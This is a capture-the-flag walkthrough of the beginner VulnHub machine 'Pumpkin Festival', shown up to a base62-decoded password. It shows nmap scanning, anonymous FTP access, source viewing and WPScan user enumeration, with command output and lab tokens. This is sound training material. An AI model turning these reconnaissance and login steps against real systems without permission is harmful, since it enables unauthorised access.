MAJOR PROJECT

Compromise the vulnhub machine and reach root and access PumpkinFestival_Ticeket and collect PumpkinTokens on the way.

Table of Contents

Introduction

Pumpkin_Festival Vulnhub

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems.

PumpkinFestival is level 3 of series of 3 machines under Mission under Mission -Pumpkin v1.0. The level 1 ends by accessing **PumpkinGarden_Key** file. Level 2 is about identifying pumpkin seeds.

In this level (Level 3) it is time for Pumpkin Festival, the goal is to reach root and access **PumpkinFestival_Ticket** and collect **PumpkinTokens** on the way.

Penetrating Methodology


1. **Scanning**
   - Nmap
2. **Enumeration**
   - FTP
   - WPScan
   - DirBuster
   - Enum4linux
   - Hydra
3. **Exploitation**
   - Exploiting Sudo rights

Scanning

Let's start off with the scanning process. This target VM took the IP address of 192.168.1.101. automatically from our local wifi network.

Then, as usual, we used our favourite tool Nmap for port scanning. We found that port 21, 80 is open and ssh is running on port 6880.

```
nmap -p- -A 192.168.1.101
```



```
root@kali:~# nmap -p- -A 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-22 04:41 GMT
Nmap scan report for 192.168.1.101
Host is up (0.00066s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Jul 12 22:26 secret
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.105
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 4 disallowed entries
|_/wordpress/ /tokens/ /users/ /store/track.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
6880/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
| ssh-hostkey:
|   1024 eb:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
|   2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
|   256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
|_  256 aa:04:61:9a:ca:19:90:c3:55:3c:fc:cc:1a:05:be:3f (ED25519)
MAC Address: 00:0C:29:45:3D:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
```


Token 1

Anonymous login is enabled on the **ftp.** So we tried to login using **anonymous: anonymous.**

Upon successful login we traversed through different directories and found our first token **2d6dbbae84d724409606eddd9dd71265** inside token.txt file.

```
ftp 192.168.1.101
```


```
cd secret

get token.txt

bye

cat token.txt
```



```
root@kali:~# ftp 192.168.1.101
Connected to 192.168.1.101.
220 Welcome to Pumpkin's FTP service.
Name (192.168.1.101:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 12 22:26 secret
226 Directory send OK.
ftp> cd secret
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              48 Jul 12 22:27 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (32.6200 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat token.txt
PumpkinToken : 2d6dbbae84d724409606eddd9dd71265
root@kali:~#
```

Token 2

Port 80 is open on the target system, we opened the IP address in our browser we didn’t get aby token but got a word named **Alohomera!** Which might be useful later on.



192.168.1.101

-- *Happy Carnival* --

Hola! Your Pumpkins are already at the PumpkinFestival.


Jack took all the efforts on raising your pumpkins with the help of Harry.

PumpkinTokens can help you get to your pumpkins.

Alohomora!

We checked for the page source of the page and got our second token **45d9ee7239bc6b0bb21d3f8e1c5faa52**

In the page source only we also found one username **Harry** which we will use in the later stage.




view-source:http://192.168.1.101/

```
document.onmouseup = mouseHandler;
</script>
</head>
<body>
</br></br>
<img src= "img/cat.gif" class="center" />
<!-- Image Credits : Pusheen - https://pusheen.com/ -->
<center>
<p style="font-family: verdana; font-size: 120%;">
</br></br>
</br>
<b><i>-- Happy Carnival --</i></b>
<br>
<center>
<p>Hola! Your Pumpkins are already at the PumpkinFestival.</p>
<p>Jack took all the efforts on raising your pumpkins with the help of Harry.</p>
<p>PumpkinTokens can help you get to your pumpkins.</p>
<b><i>Alohomora!</i></b>
</center>
<br>
<div class="token">
<div>
<div>
<div>
<div>
<!-- Harry, Find The Pumpkin -->
</div>
</div>
</div>
</div>
</div>
</br></br>
<p style="color:#FCF0E4">PumpkinToken : 45d9ee7239bc6b0bb21d3f8e1c5faa52</p>
</center>
</body>
</html>
```

Token 3

In the nmap scan earlier we have got few directories, we tried to access each one of them one by one.


From the **/store/tract.txt** we found one username **admin** and a domain name **pumpkin.local.**



192.168.1.101//store/track.txt


```
Hey Jack!

Thanks for choosing our local store. Hope you like the services.
Tracking code : 2542 8231 6783 486

-Regards
admin@pumpkins.local
```

We mapped the domain name with target machine's IP address in the /etc/hosts file.



```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.101   pumpkins.local
```

After that, we accessed the **pumpkin.local** from the browser it came out to be another WordPress site and got one more flag **06c3eb12ef2389e2752335beccfb2080**



PUMPKIN FESTIVAL

PumpkinToken : 06c3eb12ef2389e2752335beccfb2080


Sorry! Pumpkins are out of stock.

contact admin

Token 4

There is one more directory which we got from the Nmap scan named /tokens.

We couldn't find anything inside this directory brute-forcing tool but we were still curious that there must be something inside this directory. So we did a number of hit and trials and finally got our fourth token **2c0e11d2200e2604587c331f02a7ebea** in **token.txt.**




```
PumpkinToken : 2c0e11d2200e2604587c331f02a7ebea
```

Token 5


Since we have a WordPress site running under pumpkins.local domain name, we tried **wpscan** and got a file named **readme**.**html**

```
wpscan --url http://pumpkins.local -e at -e ap -e u
```



```
root@kali:~# wpscan --url http://pumpkins.local/ -e at -e ap u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.5.4
           Sponsored by Sucuri - https://sucuri.net
       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://pumpkins.local/
[+] Started: Mon Jul 22 04:57:57 2019

Interesting Finding(s):

[+] http://pumpkins.local/
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.29
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://pumpkins.local/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://pumpkins.local/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```


We also got two usernames **admin** & **morse** for the WordPress site which we will use to access the admin login of the site later on.



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <====================================

[i] User(s) Identified:

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] morse
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

After accessing the URL **pumpkins.local/readme.html** we got some code.

We tried to crack it online and it was a base62 code which gave us a password **Ug0t!TrIpyJ** for user **morse** & **jack.**



From Base62

Alphabet
0-9A-Za-z

